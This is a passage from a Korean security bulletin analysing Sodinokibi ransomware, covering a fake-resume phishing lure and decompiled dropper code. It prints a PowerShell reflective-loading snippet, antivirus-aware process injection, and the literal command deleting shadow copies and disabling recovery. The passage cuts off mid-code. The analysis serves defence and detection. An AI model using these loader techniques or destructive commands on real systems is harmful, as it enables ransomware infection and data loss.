
채용 담당자가 해당 메일을 입사 지원서 관련 파일로 착각하여 압축 해제하면, 다음과 같이 PDF 문서(.pdf)를 위장한 악성 실행 파일이 들어 있습니다.

[그림 2] PDF 문서 파일을 위장한 악성 파일

악성 실행 파일은 '(OOO)이력서.pdf(긴 공백).exe'이라는 이중 확장자 형태이며, 굉장히 많은 공백을 삽입해 악성 실행파일임을 속이려고 시도했습니다.


따라서 채용 담당자가 해당 파일을 PDF 파일로 착각해 실행한다면, 다음과 같이 Sodinokibi 랜섬웨어에 감염됩니다.

Sodinokibi 랜섬웨어는 감염된 PC 의 바탕화면을 파란색 화면으로 변경하고, 랜섬노트에 "Hello, dear friend" 라는 문구로 시작한다는 특징이 있습니다.




[그림 3] Sodinokibi 랜섬웨어에 감염된 PC 화면

이번에 발견된 Sodinokibi 랜섬웨어 샘플은 각 폴더에 '0umzxro1-readme.txt'라는 랜섬노트와 'e21290ac.lock'라는 파일이 생성되며, 0umzxro1 확장자로 모든 파일이 암호화됩니다.




[그림 4] 암호화된 파일 화면



[그림 5] Sodinokibi 랜섬노트 화면

랜섬 노트에는 안내된 링크를 TOR 브라우저를 통해 방문하라는 메시지가 적혀 있으며, TOR 브라우저를 통해 해당 링크 주소로 들어가면 다음과 같은 사이트를 확인할 수 있습니다.



[그림 6] Sodinokibi 랜섬노트에 기재된 사이트 화면

Sodinokibi 랜섬웨어는 최근 발견된 신종 랜섬웨어로 이전의 갠드크랩처럼 국내에 대량으로 유포되고 있습니다.

각 기업의 채용 담당자께서는 출처가 불분명한 사용자에게서 온 '입사 지원서' 이메일에 포함된 첨부파일 다운로드를 지양해 주시기 바라며, 파일을 실행하기 전에는 백신 프로그램을 이용하여 악성 여부를 확인해 주시기 바랍니다.

알약에서는 해당 악성 샘플에 대하여 'Trojan.Ransom.Sodinokibi'으로 탐지 중에 있습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.Sodinokibi] 악성코드 분석 보고서

1. 개요

최근 신종 'Sodinokibi' 랜섬웨어가 발견되었다. 이번에 발견된 악성코드는 난독화된 자바스크립트가 Powershell을 실행하고 디코딩을 한 후 최종적으로 정상 프로세스에 랜섬웨어 파일을 주입하여 실행하는 형태이다. 또한 로컬 시스템만 감염시키는 것이 아니라 로컬과 연결된 네트워크 드라이브에 대해서도 암호화를 시도하고, C&C 서버에 사용자 정보를 전송한다. 지속적인 변종이 등장할 가능성이 높은 만큼 사용자의 주의가 필요하다.


따라서, 본 보고서에서는 Sodinokibi 랜섬웨어를 상세 분석하고자 한다.

2. 악성코드 상세 분석

1. 랜섬웨어 드로퍼

이 악성코드는 여러 중간 과정을 통해 최종 랜섬웨어 PE 파일을 드롭한다. 이 과정은 자바스크립트 실행,파워쉘 스크립트 실행, 난독화 PE 실행 순으로 진행된다.

난독화된 자바스크립트 코드는 아래와 같이 문자를 리스트화하여 인덱스를 이용한 산술 계산을 진행한다. 복호화된 코드는 파워쉘 스크립트를 실행한다. 이때 생성된 파워쉘 스크립트 또한 난독화되어 있다.



[그림 1] 자바스크립트 코드 일부

[그림 2] 난독화된 파워쉘 스크립트 코드

base64로 인코딩되어 있어 있는 파워쉘 스크립트를 디코딩하면 .NET 으로 빌드한 PE 파일이나 파일 형태로 저장하여 실행하지 않고 [Reflection.Assembly]::Load를 이용하여 파일을 읽어 현재 스크립트에서 Install1을 실행한다.

```
$EnCoFi = @'
7L0LdKvZdR52yHsvecn7GF3d0cxIHksj6zURNMMX+FJVV3iSIA
'@
$DefSt = New-Object IO.Compression.DeflateStream([
$UnFiBy = New-Object Byte[](941056)
$DefSt.Read($UnFiBy, 0, 941056) | Out-Null
[Reflection.Assembly]::Load($UnFiBy)
[Test]::Install1()
```


[그림 3] 디코딩된 파워쉘 스크립트

Install1에는 base64로 인코딩된 PE 파일이 존재하며 이를 디코딩하고 실행한다.

```
// Test
// Token: 0x06000016 RID: 22 RVA: 0x00002B7C File Offset: 0x00000D7C
public static string Install1()
{
    string s =
      "TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      A4ACOoQsBAhkALgEAABwEAAAAAACYOgEAABAAAABAAQAAAEAAABAAAAACAAAEAAAAAAAAAQAAAAAAAAAIAFA
      AAAAAcAEAVBgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      ArAUAAABAAQAABgAAADIBAAAAAAAAAAAAAAAAAEAAAMBCU1MAAAAAAJkIAAAAUAEAAAAAAAAA4AQAAAAAAAAAA
      AAAAAAAAAAAAAAEAAAFAucnNyYwAAAADuAwAAkAEAAO4DAABgAQAAAAAAAAAAAAAAAAAAAABAAABQAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQQQAAKE
      AeDRAALQ0QAAHVE9iamVjdGQQQAAHB1RPYmplY3RYEEAAAAAAAAAAB1N5c3RlbQAAhBBAAA8KSUludGVyZmFjZ
      +OmjRAAAg0QkBPjprUQAAMzMsRBAALsQQADFEEAAAQAAAAAAAAAAAAAAwAAAAAAAAAEbREEAACAAAAAAAAACNQA
      NEAAEVRJbnRlcmZhY2VkT2JqZWN0i8D/JaxhQQCLwP8lqGFBAIvA/yWkYUEAi8D/JaBhQQCLwP8lnGFBAIvA/y
      yV4YUEAi8D/JbxhQQCLwP8ldGFBAIvA/yVwYUEAi8D/JWxhQQCLwP8laGFBAIvA/yVkYUEAi8D/JWBhQQCLwP8
      JUBhQQCLwP8lPGFBAIvA/yXQYUEAi8D/JcxhQQCLwP8lyGFBAIvA/yU4YUEAi8D/JTRhQQCLwP8l4GFBAIvA/y
      +3XCQwi8ODxERbw4vA/yUgYUEAi8D/JRxhQQCLwP8lGGFBAIvA/yUUYUEAi8D/JRBhQQCLwP8lDGFBAIvA/yUI
```

[그림 4] 인코딩된 PE 파일

해당 파일은 델파이로 빌드되었으며, HELP 리소스에 존재하는 0x7b 로 xor 인코딩된 PE 파일을 숨기고 있다.



[그림 5] HELP리소스에 존재하는 인코딩된 PE파일

디코딩된 파일은 특정 백신의 존재를 확인하고 20 분간 지연했다가, autoup.exe 라는 이름의 정상 프로세스에 악성 파일을 주입하여 실행한다.

```
sodinokibi_PE_file = drop_resource(0x7B, "HELP");
sub_4028DC(v6, &dword_414884);
if ( sub_412D34(v7, "V3 Service") && check_file("C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe") )
{
  Sleep(1200000);                       // 20 minute
  sub_403B44(v8, "C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe");
}
process_inject(dword_414884, 0, *(sodinokibi_PE_file + 4));
sub_402FB4();
```


[그림 6] 프로세스 인젝션 코드

2.1. 중복 실행 방지

중복 실행을 방지하기 위해 뮤텍스를 사용한다. 뮤텍스의 이름은 "Global\3555A3D6-37B3-0919-F7BE-F3AAB5B6644A" 이고, 만약 뮤텍스가 중복되어 있으면 프로세스를 종료한다.

```
sub_404580((const char *)&unk_41B838, 618, 7, 86, &v2);
v3 = 0;
v0 = 0;
dword_41C03C = CreateMutexW(0, 0, &v2);
if ( dword_41C03C && RtlGetLastWin32Error() == 183 )
  v0 = 1;
return v0;
```

[그림 7] 중복 실행 방지 코드

2.2. 프로세스 종료

현재 실행 중인 프로세스 이름을 검색하여 'mysql.exe' 프로세스가 실행 중일 경우 해당 프로세스를 종료한다

```
if ( !CmpHash(&unk_41C304, v2) )
  return 0;
v3 = OpenProcess(1, 0, *(a2 + 8));
v4 = v3;
if ( v3 )
{
  TerminateProcess(v3, 0);
  CloseHandle_0(v4);
}
```

[그림 8] 특정 프로세스 종료 코드

2.3 시스템 복원 기능 무력화


vssadmin.exe 프로세스 명령어를 통해 시스템 복원 파일인 볼륨 섀도우 복사본을 삭제한다. 이를 통해 감염된 시스템의 복원 기능이 무력화된다. 실행 코드는 다음과 같다.

"C:\Windows\System32\cmd.exe" /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures

[표 1] 볼륨 섀도우 삭제 코드

2.4 사용자 정보 전송

감염 PC로부터 OS 정보, ComputerName, 그룹 정보, 언어 정보, 암호화에 사용된 키 정보 등을 탈취 및 레지스트리에 저장한다. 해당 정보들은 'HKEY_LOCAL_MACHINE\SOFTWARE\recfg' 로 저장되어 이후 C&C서버로 전송된다.



[그림 9] 감염 PC 정보

이때 사용되는 도메인은 총 1079 개로 이중 임의로 접속을 시도한다. 접속 URL 은 다음의 경로 중 임의로 택하는 특정 규칙을 가진다.

하위경로 1	하위경로 2
"wp-content";	"images"
"static";	"pictures"
"content";	"image"
"include";	"temp"
"uploads";	"tmp"
"news";	"graphic"
"data";	"assets"
"admin";	"pics"
	"game"

[표 2] URL 경로 리스트

선택된 경로 하위로 'jpg', 'png', 'gif' 파일로 데이터를 전송한다.

[그림 10] 사용자 정보 전송 코드

2.5. 랜섬웨어 기능

해당 랜섬웨어는 사용자의 시스템 언어를 확인하여 암호화 여부를 결정한다. 다음과 같은 언어를 사용 중일 경우에는 암호화를 진행하지 않으며, 이 외의 언어를 사용하는 시스템에 대해서만 암호화를 진행한다.


```
v0 = 0;
v1 = GetKeyboardLayoutList(0, 0);
v2 = v1;
if ( !v1 )
  return 0;
v3 = MemAlloc(4 * v1);
v4 = v3;
if ( !v3 )
  return 0;
if ( !GetKeyboardLayoutList(v2, v3) || v2 <= 0 )
{
LABEL_7:
  FreeMem(v4);
  return 0;
}
while ( !CheckLanguage(*(v4 + 2 * v0)) )
{
  if ( ++v0 >= v2 )
    goto LABEL_7;
}
return 1;
```


[그림 11] 사용자 시스템 언어 확인

LANG_ROMANIAN, LANG_AZERBAIJANI, LANG_RUSSIAN, LANG_BELARUSIAN, LANG_UKRAINIAN, LANG_ESTONIAN, LANG_LATVIAN, LANG_TAJIK, LANG_FARSI, LANG_ARMENIAN, LANG_AZERI, LANG_GEORGIAN, LANG_KAZAK, LANG_KYRGYZ, LANG_TURKMEN, LANG_UZBEK, LANG_TATAR

[표 3] 확인하는 시스템 언어 목록

암호화 대상 파일을 검색하고 암호화를 진행한다. 다음과 같은 문자열이 포함되어 있는 경우 암호화에서 제외된다. 이는 시스템 운영에 필요한 폴더 및 파일을 암호화하지 않음으로써 정상적인 악성 행위를 유지하기 위함으로 보인다. 다음은 암호화 제외 폴더와 파일 목록이다.

암호화 제외 폴더 목록	program files (x86), msocache,program files, boot, intel, $windows.~bt, perflogs, windows, $windows.~ws, system volume information,$recycle.bin, tor browser,mozilla,appdata,programdata,windows.old,google,application data,
암호화 제외 파일 목록	bootsect.bak, bootfont.bin, ntldr, ntuser.ini, ntuser.dat,desktop.ini,ntuser.dat.log,autorun.inf,boot.ini,iconcache.db,thumbs.db

[표 4] 암호화 제외 목록

다음은 암호화 대상 파일을 검색하는 코드이다.

```
v22 = FindFirstFileW(v8, v2, &v13);
if ( v22 != -1 )
{
  do
  {
    if ( sub_4047D9(&v16, (char *)L".") && sub_4047D9(&v16, (char *)L"..") && !(v13 & 0x400) )
